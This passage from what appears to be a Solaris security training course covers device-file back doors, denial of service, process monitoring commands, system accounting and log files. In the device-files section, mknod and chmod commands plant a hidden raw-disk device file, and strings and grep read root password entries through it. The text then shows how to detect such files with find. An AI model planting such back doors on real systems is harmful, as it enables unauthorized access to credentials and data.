- *Denial of service – How could a guest user create huge files which take up disk space by using only `vi`. Easy. The `cp` command can be performed within a `vi` session by writing out the file to a new file name, thereby duplicating groups of lines in the file.*
- *Discuss the passwords that you created and their quality of security.*

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish or answer the following:

- ☐ Create and maintain secure user accounts and passwords
- ☐ Demonstrate the correct administration of a guest user account with a restricted shell



Think Beyond

Now that the first defensive lines of system security are established, consider what similar measures must be taken with regard to client server architectures and networks.

Objectives

Upon completion of this module, you should be able to

- Use operating system tools on processes, swap spaces, and devices to determine which users or processes are affecting the system
- Manage and terminate unwanted processes
- Change the permissions of devices or files to better secure the system

Relevance



Discussion – Protecting file systems and system resources from invasion and damage requires constant review. Knowing what is normal performance for your system and being able to spot abnormalities is an important skill. No system is completely free of security holes, but with the regular use of Solaris Operating Environment utilities they can be greatly reduced. Consider the following questions:

- What are the likely targets of an attacker?
- How can files and directories be protected from unwanted attacks or unauthorized access?
- When system performance appears to be poor, resulting in denial of service to users, how can the location of the problem be identified?
- Once the location of the problem has been determined, what can be done to restore the system to a healthy state and reduce the chances of it happening again?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Garfinkel, Simson, and Spafford, Gene. 1996. *Practical UNIX & Internet Security*. O'Reilly & Associates, Inc.
- Farrow, Rik. 1991. *UNIX System Security*. Addison Wesley.
- Curry, David A. 1992. *UNIX System Security: A Guide for Users and System Administrators*. Addison Wesley.



Security of Disk Files

- Backdoors
 - Repeated access
 - Superuser privileges
- Device files
- The `mknod` command
- Character files with creative names
- The `find` command

Security of Disk Files

Device Files

Special files or ones found in the `/etc` or `/devices` directories are likely targets of attack by an intruder. Device files provide *back door* entries for attackers; a means of breaking in at any time even if the system administrator changes the `root` password frequently.

One method of viewing restricted files is to create a special character file using the `mknod` command. If the file is created with the same major and minor device numbers as an existing device file, and has read permissions, users can view the entire contents of the disk. If users have additional write permissions, they can change or destroy valuable data. Using a symbolic debugger or similar tools, attackers can read and alter data.

Following is a set of commands that demonstrate how users can view restricted files even though they do not have `root` privileges. The first two commands are necessary to obtain the major and minor device numbers of the target pseudo device; in this case, `c0t3d0s2` is the device.

```
% ls -lL /dev/dsk/c0t3d0s2
brw-r----- 1 root    sys      32, 26 Apr  5 1999 /dev/dsk/c0t3d0s2
```

In this example, 32 and 26 are the major and minor device numbers, respectively. Given the opportunity to have superuser privileges briefly, the attacker creates a special character file using these values:

```
# mknod /export/home/fred/.secret_file c 32 26
# chmod 777 /export/home/fred/.secret_file
```

Now that the special file exists and permissions are set to give normal users full access, the user no longer needs to be `root` to gain access to everything on the disk. The place to break in, or *back door*, has been created. To look at the contents of files on the system, the user uses a command like the following one to view the contents of the disk:

```
% strings -a /export/home/fred/.secret_file |grep -i root:
```

In this example, the attacker could be looking for the encrypted root password in the `/etc/shadow` file. Although this information is well protected, access to it using debugging tools and other creative methods is still possible. An opportunity to use the `grep` command is still present.

Do not expect attackers to use descriptive names such as `.secret_file` as was done in the previous example. Creative file naming is important to avoid detection. Burying files in large system directories such as `/usr/lib` and disguising them is essential to achieving the attacker's goals. Always use the `ls -a` command when listing files in suspected directories to help reduce your chances of missing hidden files.

To prevent such attacks, periodically scan the file systems for special files and check the permissions on them. Character files normally exist in the `/devices` and `/proc` directories. Any special file found outside these directories should be considered a security vulnerability. Use the `find` command for this task.


The find Command

The `find` command is one of the most important commands a system administrator can use to search for files and directories with particular characteristics. The following command is one way to look for all character files on a system:

```
# find / -type c -print
```

For a more detailed scan that finds both character and block device files, use this command:

```
# find / \( -type c -o -type b \) -ls
```



Denial of Service

- User using more than fair share of resources
- Worms and fork bombs
- Process monitoring and control commands
 - Common – `who`, `ps`, `whodo`, and `kill`
 - Virtual memory – `swap` and `vmstat`
 - System activity – `ps`, `vmstat` and `sar`
 - Detailed reports – `acctcom` and `lastcomm`

Denial of Service

Denial of service is usually the result of users using more than their fair share of system resources such as disk space, memory, or number of processes running. Attacks like these might be unintentional or premeditated, and the attackers might be trusted internal users or outside crackers. As the system's resources are depleted by the attacker, other users will be denied logins or the ability to run important programs. If the attack is from the outside, the attacker has already succeeded in cracking file permissions or password files. Regardless of the source, once suspicious files are detected, prompt and proper action is required. Disk space, swap space, memory, and number of processes are items that need attention and protection.

Worms or *fork bombs* are examples of intentional attacks on system resources. Worms are self-replicating programs that copy themselves within a system, or from system to system.

The most well-known example of this type of problem is the Internet Worm, which accomplished its deadly business at the end of 1988. Within an 8-hour period, 2,500 to 3,000 systems were infected and were using all of their processor time to distribute the worm. All together a total of 5 percent of all systems connected to the Internet were infected (at that time, approximately 3,500 systems). The great success of the Internet Worm was based on its three options for “transplantation”:

- A bug in fingerd
- Exploitation of “trusted hosts” using rsh
- A bug in sendmail (debug mode)

Fork bombs are processes that duplicate themselves, sometimes exponentially, until the maximum number of system processes is exceeded and no new ones can be started. These topics will be discussed in more detail in later modules.

Process Monitoring and Control

The Solaris operating system provides an array of system utilities for detecting and fixing problems related to denial of service. Many of these tools have overlapping capability or do very similar operations. The commands and utilities presented in this module are by no means the only ones to be used, but these tend to be the most popular. Once you have had the chance to review what tools are available, you will probably have favorites for particular tasks. The presentation order of these tools is generally based on the level of detail of the reports. The first commands presented output brief reports, while the last produce highly detailed reports.

For more detail about each of the commands and their possible options, consult the man pages in a Solaris Operating Environment.

Some of the important utilities for monitoring resources are:

- who – Who is on the system
- ps – Process status
- whodo – Who is doing what

-
- `kill` – Terminate or signal processes
 - `swap` – Swap area administration interface
 - `vmstat` – Virtual memory statistics
 - `sar` – System activity

Note – The `who`, `whodo`, and `ps` commands will be addressed again in the context of `syslog` and auditing in a later module.



The who Command

- Lists users on the system
- Uses the `-a` option for expanded listing

Example:

```
# who -a
```

The who Command

To find out who is logged in to the system, type `who`. An example of the output is:

```
# who
patrickb  console      May 11 08:44  (:0)
hotchkis  pts/7        May 13 08:24  (beach)
patrickb  pts/4        May 11 08:44  (:0.0)
bill      pts/5        May 11 08:44  (:0.0)
nancy     pts/1        May 12 16:31  (:0.0)
ralphj    pts/6        May 12 16:31  (:0.0)
```

To get a more complete view of who has processes running, use `who -a` as follows:

```
# who -a
NAME          LINE          TIME          IDLE          PID \
COMMENTS
.             system boot   May 12 17:01
.             run-level 3   May 12 17:01    3          0  S
ralphp      + console    May 13 08:23   4:41 \
1632        (:0)
ralphp      + pts/4       May 13 08:24   4:41    1796
bill        + pts/6       May 13 08:24   4:41    1812
bill        + pts/5       May 13 08:24   0:04    1808
fredj       + pts/7       May 13 08:24   4:25    1827
fredj       + pts/8       May 13 08:03   5:01    1567 \
id=8/st term=0  exit=0
```

Use the `who` command often and get used to the patterns of users listed. Look for anything unusual; for example, more processes than usual or the use of an old or dormant account. Dormant account use is a preferred method of crackers. Pay attention to who is on vacation and check if he or she have unnecessary or suspicious processes still running. Look for unusual times for processes such as late nights for people who only work days.



Sun Educational Services

The `ps` Command

- Displays process status
- Returns the process ID (PID)

Example:

```
# ps -ef
```

The `ps` Command

Process status reporting is performed using the `ps` command. This command returns the owner's name and the process ID as well as other useful information. Users commonly use this command when they need to determine the process ID of a command to be killed. System administrators use it for a wide variety of functions including spotting processes that could be the cause of resource depletion. Large amounts of central processing unit time are required for password cracking. Under the heading of **TIME** you can spot such cracking processes.

See if you can spot the suspicious process in the following `ps -ef` output:

% **ps -ef**

UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	283	1	0	16:22:44	?	0:00	/usr/lib/dmi/dmispd
root	393	284	0	16:23:01	?	0:00	/usr/dt/bin/dtlogin -daemon
root	287	10	0	16:22:45	?	0:00	/usr/lib/dmi/snmpXdmid/beach
billd	1048	1046	0	16:31:00	?	2:01	/bin/ksh/usr/dt/bin/Xsession
nancyc	1058	1048	0	16:31:01	?	0:00	/usr/openwin/bin/fbconsole
root	308	273	0	16:22:48	?	0:00	mibiisa -p 32828
billd	1166	0	10	16:32:16	pts/2	9:00	fbconsole
frankz	2065	1181	0	09:17:51	?	8:77	/usr/openwin/bin/mailtool
groucho	2067	1239	0	16:32:22	pts/2	24:21	grep root: .junk
frankz	1158	10	0	16:32:15	pts/2	5:32	/usr/dt/bin/ttsession
root	1164	138	0	16:32:16	?	0:00	/usr/dt/bin/rpc.ttdbserverd
groucho	1173	10	0	16:32:20	pts/2	0:00	vkbd -nopopup
root	1277	138	0	16:42:27	?	7:01	cachefs
groucho	1181	1160	0	16:32:22	pts/2	0:02	olwm -syncpid 1180

The process of the command `grep root: .junk` is a possible culprit.



The `whodo` and `w` Commands

- Is similar to `ps` but briefer
- Uses the `-l` option for long format

Example:

```
# whodo -l
```

The `whodo` and `w` Commands

A command that combines the output of both the `who` and `ps` commands is the `whodo` command. This command lists who is doing what in a briefer format than `ps`, and is easier to read. The `w` command works in the same manner as `whodo` with a `-l` or long format option.

The output of both of these commands are good for reporting who is on the system as well as what relative resources they are using.

```
% w
 10:10am up 17:49, 3 users, load average: 0.09, 0.05, 0.05
User      tty      login@   idle JCPU   PCPU   what
groucho   pts/4    4:32pm  17:38      /bin/csh
billd     pts/6    4:32pm      11    rlogin dungeon
nancyc    pts/7    4:32pm      -rsh
```

The header information outlined in the previous example is

- *10:10am* – Time that the report was run
- *up 17:49* – How long the system has been up since it was last rebooted
- *1 user* – How many users are logged in
- *load average (First field)* – Current load on the system
- *load average (Second field)* – Average load for the last 5 minutes
- *load average (Third field)* – Average load for the last 15 minutes

Again, this report should be done often enough during a day to allow you to be able to quickly recognize when something is out of order. A clue that a password cracker is logged in is high values for all three load fields due to the CPU (central processing unit) intensive cracking routine. Lengthy times for idle accounts can mean that a user has left a workstation logged in, open for anyone with access to the workstation to abuse.

The difference between `whodo -l` and `w` is the format of the header and the process description field. The `whodo -l` command does not display the load information, it counts users by unique ports rather than by unique accounts names.

```
% whodo -l
10:18am up 5 day(s), 17 hr(s), 13 min(s) 7 user(s)
User      tty      login@  idle   JCPU   PCPU   what
patrickb console Mon 8am 3days 11:28   5:58  vmstat 15
billd     pts/7    9:20am   19     43     -csh
patrickb pts/4    Mon 8am 15:04    7     /bin/csh
patrickb pts/5    Mon 8am 15:04    -
nancyc    pts/8    10:18am    -    whodo -l
patrickb pts/1    Tue 4pm 14:23    -
patrickb pts/6    Tue 4pm 19:06    -
```



The `kill` Command

- Requires process ID as input
- Uses the `-HUP` or `-KILL` options

Example:

```
# kill -KILL 234
```

The `kill` Command

Following the identification of an unwanted process, there will be the temptation to immediately terminate the process. Before this is done, it is important for prevention or apprehension purposes to get as much information as possible about who is responsible for the rogue process, and where they are. Depending on the importance of the system being broken into and skill level of the administrators, you might want to notify proper authorities prior to doing anything with the process. For tracing procedures, you want to let the process run.

Once important information has been recorded or it is safe to do so, terminate the process. Use the `kill` command to do this.

The `kill` command requires the *process ID (PID)* from the listing as an argument to the command. The `kill` command issued with no options defaults to a signal 15, normal process termination. The syntax is:

```
# kill <PID>
```


To terminate the process using the `ps`, `grep`, and `kill` commands, type:

```
# ps -ef | grep root
      UID    PID  PPID  C   STIME TTY      TIME CMD
groucho  584    569   56  May 12 pts/6    24:21 grep root: .hole
# kill 584
```

Always follow the `kill` command with another `ps` command. Be sure that the process was really terminated. If the process will not terminate using the normal method, use the sure `SIGKILL` method. The syntax for this method in this example is

```
# kill -KILL 584
```

or

```
# kill -9 584
```

If this does not terminate the process, you might consider a system shutdown and reboot.



The swap Command

- Uses the `-a` option to display resources
- Uses the `-l` option to list current available swap space

Example:

```
# swap -l
```

The swap Command

Swap space is a contiguous area of the disk used by the operating system for storing information moved from physical memory during paging or swapping. It is also referred to as *virtual memory*. If swap space gets significantly reduced through heavy use or from an attack, paging will increase, slowing system performance. One way of monitoring this resource is with the `swap` command. Here are two examples of the use of this command:

```
% swap -s
total: 22368k bytes allocated + 7064k reserved = 29432k used, 249484k
available
```

```
% swap -l
swapfile      dev  swaplo blocks   free
/dev/dsk/c0t3d0s1  32,25      8 524392 494456
```

The first example reports swap space measured in Kbytes. The important value is the last one labeled `used`, and its proportion to the value labeled `allocated`. The second example performs the same task but reports the values in blocks instead of Kbytes. One physical block is equal to 512 Kbytes. The `-l` option reports the major and minor device numbers of where the swap is located on the system.

To add more swap space, use the `mkfile` command to create a file of a predefined size, then the `swap -a` command to notify the system that this new file is to be used for swapping activity. It is always preferable to use a raw partition as the additional swap resource, but you can create a file if you have no raw partitions available. Following is an example of how to do this. These commands will add 20 Mbytes of swap space to the system.

```
# swap -l
swapfile                dev  swaplo blocks   free
/dev/dsk/c0t3d0s1      32,25      8 524392 497576
# mkfile 20m /extra_swap
# swap -a /extra_swap
# swap -l
swapfile                dev  swaplo blocks   free
/dev/dsk/c0t3d0s1      32,25      8 524392 497360
/extra_swap            -          8  40952  40952
```

Keep in mind that this is just a temporary addition of swap space. If the system is rebooted, the file `/extra_swap` will still exist, but it will not be available as swap space. Make adjustments to the `/etc/vfstab` file if you want it to be permanent.

To improve or maintain high performance levels, a new swap resource must be on a disk other than the original swap space disk.



Sun Educational Services

The `vmstat` Command

- Provides real time reporting with period parameter

Example:

```
# vmstat 10
```

The `vmstat` Command

Another means of monitoring virtual memory statistics on a real time basis is to use the `vmstat` command. Using this command, virtual memory, disk, central processing unit, process, and other activity is reported on a periodic basis. The period, or time interval is prescribed by the user as an argument to the command, with an additional option of a count that limits the total number of lines.

With no special options set, you get a report that continuously runs until you stop it with an interrupt. Given that the time interval argument is 5, a new line will appear every 5 seconds as shown by the following output:

```
% vmstat 5 5
```

procs			memory		page										disk				faults		cpu	
r	b	w	swap	free	re	mf	pi	po	fr	de	sr	s3	--	--	--	in	sy	cs	ussyid			
0	0	0	252116	1236	0	49	28	11	25	0	11	6	0	0	0	78	281	91	4691			
0	0	0	249472	808	0	1	0	0	0	0	0	0	0	0	0	7	102	43	1099			
0	0	0	249472	808	0	0	0	0	0	0	0	0	0	0	0	8	101	43	2198			

The fields labeled `pi` and `po` report on paging activity. By using the `-S` option, `vmstat` reports swapping activity under the headings of `si` and `so` for swap-ins and swap-outs, respectively.



The sar Command

- Reports the utilization of various system resources such as memory, central processing unit, swap space, paging disk, and others
- Provides real-time reporting with period parameter

Example:

```
# sar -k -o temp 10 5
```

The sar Command

A similar utility to `vmstat` is the `sar` command, or system activity reporter. This command reports on a periodic basis by using an increments of a time interval and a count. This utility can use a binary file as a container of the data before reporting it. By using the `-o` option and a file name argument, a local file is created instead. To get a good idea of the wide range of information available using this command, use the `-A` option, which reports all data available. This is probably too much data for daily use. Important qualifiers are

- `k` – Kernel memory activity
- `u` – CPU activity
- `w` – Swapping activity

The following example of the `sar` output reports on kernel memory activity every 10 seconds, 5 times, and then displays the average of each of the fields over the total period the report is run:

```
% sar -k -o temp 10 5
```

```
SunOS beach 5.6 Generic_105181-04 sun4m    05/14/98
```

	sml_mem	alloc	fail	lg_mem	alloc	fail	ovsz_alloc	fail
16:48:45	1159168	965212	0	3637248	3191936	0	2764800	0
16:48:55	1159168	965260	0	3637248	3191936	0	2764800	0
16:49:05	1159168	965260	0	3637248	3191936	0	2764800	0
16:49:15	1159168	965884	0	3645440	3221744	0	2764800	0
16:49:25	1208320	990924	0	3641344	3221616	0	2764800	0
16:49:35	1208320	992468	0	3641344	3221616	0	2764800	0
Average	1178829	975950	0	3640525	3209770	0	2764800	0

The headings `sml_mem`, `alloc`, and `fail` report the amount of memory available, amount allocated, and amount that failed to be allocated for small requests. The headings `lg_mem`, `alloc`, and `fail` report the memory available, amount allocated, and amount that failed to be allocated for oversized requests for the large memory. Because oversized memory is allocated dynamically, there is no pool.

Overview of Accounting

What Is Accounting?

In the terminal server context, “accounting” originally implied the ability to bill users for system services. More recently, the term is used to refer to the monitoring of system operations.

Accounting resources comprise a number of programs and shell scripts that collect data about system use and provide several analysis reports.

What Is Accounting Used For?

Accounting assists system administrators with the following functions:

- Monitoring system usage
- Troubleshooting
- Monitoring system capacity and performance
- Ensuring data security

Types of Accounting

Connection Accounting

Connection accounting includes all information associated with the logging in and out of users. This element of the accounting mechanism does not have to be installed for data to be collected. But if it is not installed, no analysis can be done.

When connection accounting is installed, the following data is collected in the `/var/adm/wtmp` file:

- The times at which users logged in
- Shutdowns, reboots, and system crashes
- Terminals and modems used
- The times at which accounting was turned on and off

Process Accounting

As each program terminates, the kernel (the `exit()` function) places an entry in `/var/adm/pacct`. The entry contains the following information:

- The user's user identifier (UID) and group identifier (GID)
- Process start and end times
- CPU time split between user and kernel space
- Amount of memory used
- Number of characters read and written
- Command name (eight characters)
- The process's controlling terminal

Disk Accounting

Disk accounting enables you to monitor the amount of data a user has stored on disk. The `dodisk` command available for this purpose should be used once per day. The following information is stored:

- User name and user ID
- Number of data blocks used by a user's files

Charging

The charging mechanisms enable the system administrator to levy charges for specific services (for example, restoring deleted files). These entries are stored in `/var/adm/fee` and are displayed in the accounting analysis report. The following information is stored:

- User name and user ID
- The fee to charge

How Does Accounting Work?

Location of Files

The shell scripts and binaries are located in the `/usr/lib/acct` directory, and the data and report analyses are stored in `/var/adm/acct`.

Types of Files

Accounting maintains three types of files:

- Collection files – Files containing raw data that is appended by the current process or kernel.
- Reports – Data in the form of user reports.
- Summary files – A large number of files containing only summaries. The reports are created from these files.

What Happens at Boot Time?

At boot time, the kernel is informed (through the script `/etc/rc2.d/S22acct`) that an entry must be created in `/var/adm/pacct` for each process. The script consists primarily of the call for the following commands.

- `startup` – Starts collection of process information
- `shutacct` – Stops data collection and creates an entry in `/var/adm/wtmp`

Programs That Are Run

Programs started by `crontab` summarize and analyze the collected data and delete the `/var/adm/pacct` file after analysis.

- `ckpacct` – Prevents excessive growth (more than 500 Kbytes) of the `/var/adm/pacct` file to avoid unnecessarily high compute times during summarizing in the event of an error. In this case the

actual `pacct` file is renamed. The collection of data is continued in a new `pacct` file. Additionally, accounting is halted when free space drops below 500 Kbytes in `/var/adm`.

- `dodisk` – Scans the disk and generates a report on disk space currently in use.
- `runacct` – Summarizes the raw data collected over the day, deletes the raw data file, and generates analyses as described below.
- `monacct` – Generates an overall total from the day's totals, and creates a summary report for the entire accounting period. Additionally, the daily reports are deleted and the summary files reset to zero.

A number of commands are started by `runacct` and `monacct`; they can also be started manually.

- `lastlogin` – Lists all known user names and the date on which these users last logged in
- `nulladm` – Creates empty files with correct permissions
- `prdaily` – Generates the daily report from the accounting files

Additionally, the following program is available to the system administrator:

- `chargefee` – Used by the system administrator to register additional fees

Location of ASCII Report Files

The analysis and summary files are stored in the `/var/adm/acct/sum` and `/var/adm/acct/fiscal` directories.

- `/var/adm/acct/sum` – Contains the daily summary files and daily reports. These files are created by `runacct` and the scripts and programs `runacct` invokes.
- `/var/adm/acct/fiscal` – Contains the monthly analyses and summary files. These files are created by `monacct`.

Starting and Stopping Accounting

Accounting is started with the following steps:

1. Install the SUNWaccr and SUNWaccu packages using the pkgadd or swmtool command.
2. Install the /etc/init.d/acct script as the start script at run level 2.

```
# ln /etc/init.d/acct /etc/rc2.d/S22acct
```

3. Install the /etc/init.d/acct script as the stop script at run level 0.

```
# ln /etc/init.d/acct /etc/rc0.d/K22acct
```

4. Modify the crontabs for users adm and root such that the programs dodisk, ckpacct, runacct, and monacct are started automatically.

```
# EDITOR=vi;export EDITOR
# crontab -e
30 22 * * 4 /usr/lib/acct/dodisk
# crontab -e adm
0 * * * * /usr/lib/acct/ckpacct
30 2 * * * /usr/lib/acct/runacct 2> \
    /var/adm/acct/nite/fd2log
30 7 1 * * /usr/lib/acct/monacct
```

5. Modify the file /etc/acct/holidays, which is used to determine the prime work times. (The reports generated by the accounting programs show a separate total for Prime [prime work time] and Non-prime [other times].)

A line beginning with an asterisk (*) is a comment line. This file must be modified each year, to update the system with the changing national or local holidays.

6. Reboot the system, or type

```
# /etc/init.d/acct start
```

An example /etc/acct/holidays file is:

```
# vi /etc/acct/holidays
* @(#)holidays 2.0 of 1/1/89
* Prime/Nonprime Table for UNIX Accounting System
*
* Curr Prime Non-Prime
* Year Start Start
*
  1994 0800 1800
*
* only the first column (month/day) is significant.
*
* month/day      Company
*                  Holiday
*
* Attention! Holidays with annually changing dates
* have to be updated each year.

1/1      New Years Day
1/16     Martin Luther King's Birthday
2/20     President's Day
5/29     Memorial Day
7/4      Independence Day
9/4      Labor Day
11/23    Thanksgiving Day
11/24    Day After Thanksgiving
12/25    Christmas Day
```

Generating the Data and Reports

Raw Data

Raw data is stored in four separate files:

- `/var/adm/pacct`
- `/var/adm/wtmp`
- `/var/adm/acct/nite/disktacct`
- `/var/adm/fee`

/var/adm/pacct File

Following the startup of accounting, the kernel (the `exit()` function) writes an entry in the `/var/adm/pacct` file whenever a process terminates. This is the only logging function that needs to be started explicitly. The definition of the format for entries in this file can be found in `<sys/acct.h>` under the structure name `acct`.

/var/adm/wtmp File

The `/var/adm/wtmpx` file contains information on logins and logouts and also boot operations and shutdowns. The defining structure for the format of this file is called `struct utmp` and is defined in `<utmp.h>`. Entries in the `/var/adm/wtmpx` file are written by the following programs:

- `init` – When the system is booted and stopped
- `startup` and `shutacct` – When process accounting is started and stopped
- `ttymon` – It is started by the service access controller (SAC) and monitors the serial port program lines for service requests
- `login` – At login

/var/adm/acct/nite/disktacct File

Entries are generated once a day by `dodisk`. The format of the `tacct` structure is described in the `acct(4)` man page.

/var/adm/fee File

Only the `chargefee` command places data in the `/var/adm/fee` file. The structure consists of the UID, user name, and a number specifying the fee the user pays for a service. This number has a relative rather than an absolute value, which is determined only when the daily and monthly reports are processed.

UID	Username	Fillbytes	Fee
101	otto	0 0 0 0 0 0 0 0 0 0 0 0	1500

Connection Accounting Tools

The last Command

When a user logs in or logs out of the system, the `login` and `init` programs record connect sessions by writing records into the file `/var/adm/wtmpx`. Connect session commands are used to convert the `/var/adm/wtmpx` file records into useful connect session accounting records.

The `/var/adm/wtmpx` file provides the following information about each connect session:

- User login name (from the `/etc/passwd` file)
- `inittab` identification number
- Device name
- Process identification number of the login shell
- Identifier for the type of entry
- Process exit status
- Time the entry was made
- Time entry was made
- Session ID
- Remote machine name

The `last` command can be used to obtain connect session information from the `/var/adm/wtmpx` file. The `last` command displays all login records from the `/var/adm/wtmpx` file in reverse chronological order. The following information is provided:


- Username
- `ttyname`

- Duration of the session
- Remote host name for a remote login
- Starting and ending times
- Total connect times

By default, all records are displayed. You can specify a user name, a terminal, or the number of records for which you want to display records.

Here are three examples using the command:

```
# last
dennisp pts/11 tycho Tue Nov 16 22:37 - 22:41 (00:04)
user1 pts/11 grommit Tue Nov 16 13:25 - 15:17 (01:51)
shughes console :0 Tue Nov 16 08:16 still logged in
shughes console :0 Mon Nov 15 08:07 - 16:55 (08:47)
shughes console :0 Fri Nov 12 08:42 - 17:00 (08:18)
shughes console :0 Thu Nov 11 08:46 - 16:55 (08:08)
brogers pts/7 wagz Tue Nov 9 12:49 - 12:50 (00:00)
shughes console :0 Tue Nov 9 08:09 - 16:49 (08:39)
shughes console :0 Mon Nov 8 15:17 - 16:53 (01:35)
reboot system boot Mon Nov 8 15:15
ftp ftp audit.Corp.Sun.C Sun Nov 7 20:50 - down (18:25)
# last shughes
shughes console :0 Tue Nov 16 08:16 still logged in
shughes console :0 Mon Nov 15 08:07 - 16:55 (08:47)
shughes console :0 Fri Nov 12 08:42 - 17:00 (08:18)
shughes console :0 Thu Nov 11 08:46 - 16:55 (08:08)
shughes console :0 Tue Nov 9 08:09 - 16:49 (08:39)
shughes console :0 Mon Nov 8 15:17 - 16:53 (01:35)
# last -3 shughes
shughes console :0 Tue Nov 16 08:16 still logged in
shughes console :0 Mon Nov 15 08:07 - 16:55 (08:47)
shughes console :0 Fri Nov 12 08:42 - 17:00 (08:18)
```



Sun Educational Services

Process Accounting Tools

- `acctcom`
 - Displays detailed reports of users, times, and ports
 - Is used as secondary tool for preliminary monitoring
- `lastcomm`
 - Displays command execution information
 - Displays output in reverse chronological order

Process Accounting Tools

The acctcomm and lastcomm Commands

Process accounting data begins when system accounting is turned on and stops when it is turned off. Solaris Operating Environment records process usage when a command, shell, script, or program is executed in the system. Resource usage information for each process run by the operating system is contained in the `/var/alm/pact` file. Beware that no information is logged until a process exits or completes. The `/var/alm/pact` file provides an audit trail of command and application usage. This can be used to help track security incidents. However, if an intruder has modified the accounting files, this data may not be accurate.

The `/var/adm/pacct` database file includes the following process information:

- Process type
- Exit status which indicates how the process terminated

- User identification number
- Group identification number
- Terminal from which the process began
- Start, user, system, and CPU time
- Amount of memory used
- Number of I/O characters transferred
- Number of 1024-byte blocks read or written
- Name of the command used to start the process

The acctcom Command

The `acctcom` command is one of many utilities originally designed for use on timeshare systems where every job or process was billed on an itemized basis. Although this sort of computing is not as common today as it once was, the tools left over from this type of access are quite useful in getting details of what a user has been doing.

Note – `acctcom` is a 2.7 part of system accounting which is installed as the packages `SUNWaccu` and `SUNWaccr`.

When accounting is started, the `/var/adm/pacct` file is created by default and begins recording processes that have completed. Stopping and restarting accounting will clear out the `/var/adm/pacct` file and start a new one, like wiping the slate clean for a new report. You can then use the `acctcom` command to monitor each user's activities. A sample of this detailed output is:

% **acctcom**

COMMAND			START	END	REAL	CPU	MEAN
NAME	USER	TTYNAME	TIME	TIME	(SECS)	(SECS)	SIZE(K)
#accton	root	pts/6	11:41:59	11:41:59	0.04	0.04	285.00
turnacct	root	pts/6	11:41:59	11:41:59	0.39	0.03	246.67
rm	root	pts/6	11:41:59	11:41:59	0.04	0.04	290.00
#sh	root	pts/6	11:41:37	11:42:02	25.38	0.14	607.43
vi	ralphkrm	pts/6	11:42:05	11:42:06	1.67	0.05	622.40
#sendmail	root	?	11:42:29	11:42:29	0.52	0.07	885.71
ls	ralphkrm	pts/6	11:42:30	11:42:30	0.08	0.04	503.00
acctcom	ralphkrm	pts/6	11:42:34	11:42:34	0.12	0.10	686.00
csh	ralphkrm	pts/6	11:43:38	11:43:38	0.02	0.01	1800.00
rm	ralphkrm	pts/6	11:43:40	11:43:40	0.10	0.04	702.00

Notice that almost every command and sub-process is reported. For each process, start time, stop time, real time (wall clock time), and CPU time is reported. Commands that have the # symbol are those performed by `root`. Watch these process listings closely if you suspect that someone other than the appropriate system administrators have the `root` password. This output is also useful after a break-in to find out what sort of damage might have been done by the perpetrator.

Use `acctcom` as a subsequent tool to previously presented, less detailed reports such as those obtained from `whodo` and `ps`. For example, once the user or port of the suspected problem has been determined using `ps`, running `acctcom` with `-u` or `-l` filters out the processes for a single user or port, respectively. These options give a cleaner, easier to read chronological history of what a particular user has done or what activity is taking place on a single port.

System accounting can be set up to be run periodically. However, this is usually for the purposes of billing users. It is presented in this course as an alternative to detailed process reporting. Consult the man page for `acctcom` if you want a more detailed explanation of how to run this on an automatic basis.


The lastcomm Command

The `lastcomm` command displays command execution information from the `/var/adm/pacct` file in reverse chronological order.

- The following information is displayed for each process:
- Command name
- Either the S flag, which specifies that the command was invoked by the superuser; or the F flag, which specifies that the command ran after a fork but was not followed by an `exec` system call
- Name of the user who issued the command
- Terminal from which the command was started
- Number of seconds of CPU time used
- Time the process started

The following example displays information about the commands executed on the system:

```
# lastcomm
uname      shughes pts/12      0.01 secs Wed Nov 17 16:58
ls         shughes pts/12      0.03 secs Wed Nov 17 16:58
lastcomm   shughes pts/12      0.06 secs Wed Nov 17 16:57
sendmail SF root      —         0.01 secs Wed Nov 17 16:47
acctcom    root      pts/10      0.03 secs Wed Nov 17 16:43
ls         root      pts/10      0.01 secs Wed Nov 17 16:43
acct       root      pts/10      0.00 secs Wed Nov 17 16:43
startup    root      pts/10      0.01 secs Wed Nov 17 16:43
rm         root      pts/10      0.01 secs Wed Nov 17 16:43
rm         root      pts/10      0.01 secs Wed Nov 17 16:43
rm         root      pts/10      0.01 secs Wed Nov 17 16:43
turnacct   root      pts/10      0.02 secs Wed Nov 17 16:43
accton     S  root      pts/10      0.00 secs Wed Nov 17 16:43
```



Important System Log Files

- `/var/adm/messages`
- `/var/adm/lastlog`
- `/var/adm/loginlog`
- `/var/adm/utmpx` and `/var/adm/wtmpx`
- `/var/adm/acct`
- `/var/adm/sulog`

Important System Log Files

UNIX has a large number of files that hold logging data. The system administrator who regularly checks logs will learn how the system functions, fix system problems proactively, and detect security breaches, especially if alerts are used. Monitoring logs is not glorious work but is necessary to keep the system running and secure.

Most of the log files are stored in `/var/adm`. They include:

- `/var/adm/messages`

The file `/var/adm/messages` contains information that prints to the console. These might include root logins and su attempts. This file contains data that is generated by the `syslogd.conf` file.

- `/var/adm/lastlog`

This file holds the most recent login time for each user in the system and is displayed to the user upon login.

- `/var/adm/loginlog`

The file `loginlog` records unsuccessful login attempts after five consecutive failures. The file `/var/adm/lastlogin` must exist before login failures are recorded.

- `/var/adm/utmpx` and `/var/adm/wtmpx`


The file `utmpx` is where information such as the terminal line, login time, and commands executed by users logged in are stored for access by the `who` command. The file `wtmpx` keeps track of logins and logouts since the last reboot.

- `/var/adm/acct`

This is the system accounting directory. If enabled, the accounting directory contains data and report analysis for every process executed on the system.

- `/var/adm/sulog`

The file `sulog` contains all attempts (whether successful or not) of the `su` command.



Temporary File Systems (tmpfs)

- Increases performance when creating and destroying multiple temporary files
- Uses virtual memory

Temporary File Systems (tmpfs)

To enhance the performance of applications that involve large numbers of temporary files, it is sometimes appropriate to create a pseudo file system called a *temporary file system*, or **tmpfs**. Such systems reduce the time-intensive resources needed to create and destroy files. This is because the file creation and destruction is typically performed in memory rather than on the disk. Compiling a C++ program is an example of such a process. Compilation time can be greatly reduced using a temporary file system. It is termed temporary because all files and data in it will not be retained if the system is rebooted.

When such a file system is created, be aware that it allocates resources previously occupied by swap space. If the contents of this file system increase, you will see a proportional loss of available swap space at times when physical memory resources are limited. In the process of investigating poor performance due to lack of swap space, do not forget to consider temporary file systems as possible culprits. A quick check on what systems are currently mounted using swap might be the answer.

